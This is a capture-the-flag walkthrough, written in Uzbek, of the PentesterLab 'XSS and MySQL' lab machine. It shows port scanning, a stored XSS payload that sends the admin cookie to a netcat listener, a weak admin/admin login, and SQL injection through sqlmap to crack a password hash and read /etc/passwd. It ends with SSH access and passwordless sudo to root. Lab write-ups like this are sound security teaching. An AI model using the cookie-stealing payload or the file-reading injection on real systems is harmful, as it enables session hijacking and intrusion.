

PentesterLab: XSS and MySQL - Writeup

1. Reconnaissance

IP - 192.168.56.101


Machine - PentesterLab: XSS and MySQL (VulnHub, difficulty: Easy)

```
(saidislom@kali)-[~]
$ nmap 192.168.56.101 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-11 12:36 +0500
Nmap scan report for 192.168.56.101
Host is up (0.000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:C1:63:3C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds

(saidislom@kali)-[~]
$
```

nmap orqali portlarni skanerladik: 22/tcp ssh va 80/tcp http ochiq ekan.




80-portda "My Blog" nomli oddiy blog ilovasi ishlab turibdi, postlar va izohlar (comments) qoldirish imkoniyati bor.

2. Vulnerability Assessment - Stored XSS

```
kali@kali: ~  
Session Actions Edit View Help  
[s@idislom@kali]~  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.1] 39344  
GET /?cookie=PHPSESSID=upgfvds9lbf4tie7jlt7cpid2 HTTP/1.1  
Host: 192.168.56.1:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0  
Accept: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.101/  
Origin: http://192.168.56.101  
Connection: keep-alive  
Priority: u=4
```


post sahifasidagi izoh (comment) formasi userdan kelgan matnni filtrlamasdan saqlar ekan. Shu joyga admin cookie'sini olib serverimizga yuboradigan XSS payload joyladik:

```
<script>fetch('http://192.168.56.1:4444/?cookie='+document.cookie)</script>
```



netcat listenerimizga so'rov keldi — bu shuni tasdiqlaydiki, sahifada **Stored XSS** zaifligi mavjud va admin sahifani ochganda uning cookie'si bizga yuborilishi mumkin.

3. Exploitation - Admin Panelga kirish



Login


Login Box

Login

Password

Login

saytda **/admin/login.php** manzilida admin panel login sahifasi borligini topdik.



Burp Suite orqali login so'rovini tutib ko'rdik va oddiy **admin / admin** login-parol juftligini sinab ko'rdik.



Administration of my Blog


Home | Manage post | New post | Logout

Welcome	edit	delete
Test	edit	delete
mysql	edit	delete

Write a new post

kuchsiz parol tufayli admin panelga muvaffaqiyatli kirdik — postlarni boshqarish (edit/delete) imkoniyatiga ega bo'ldik.

4. Exploitation - SQL Injection



Administration of my Blog

Home | Manage post | New post | Logout


Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on line 115

Title: Notice: Trying to get property


Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19

Text: Update

admin panelidagi **edit.php?id=** parametrini tekshirib ko'rganimizda, id=1' order by 2-- - so'rovi PHP/MySQL xatoliklarini chiqardi — bu yerda **SQL Injection** zaifligi borligini aniqladik.



zaif so'rovni Burp Suite orqali ushlab, sqlmap uchun tayyorladik.



sqlmap yordamida zaiflikni ekspluatatsiya qildik. **blog.users** jadvalidan admin foydalanuvchisining parol hashini oldik va sqlmap ichki lug'ati (dictionary) yordamida uni crack qildik — parol: **P4ssw0rd**

```

[*] ending @ 13:20:19 /2026-08-11/

(saidislom@kali)-[~]
$ cat /home/kali/.local/share/sqlmap/output/192.168.56.101/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534:/:/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash

(saidislom@kali)-[~]
$
```

sqlmap ning fayl o'qish (--file-read) funksiyasidan foydalanib, serverdagi **/etc/passwd** faylini o'qib oldik va tizimda **user** nomli oddiy foydalanuvchi mavjudligini aniqladik.

5. Privilege Escalation

```

(saidislom@kali)-[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o MACs=hmac-sha1,hmac-md5 user@192.168.56.101
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.56.101's password:
Linux debian 2.6.32-5-686 #1 SMP Mon Sep 23 23:00:18 UTC 2013 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 11 08:31:18 2026 from 192.168.56.1
user@debian:~$ whoami
user
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ sudo -i
root@debian:~# whoami
root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

topilgan ma'lumotlar orqali **user** hisobi bilan SSH orqali tizimga kirdik. **sudo -i** buyrug'ini ishga tushirganimizda parol so'ralmadi va to'g'ridan-to'g'ri root huquqiga ega bo'ldik — demak **user** foydalanuvchisi uchun NOPASSWD sudo sozlangan ekan.

root huquqi olindi.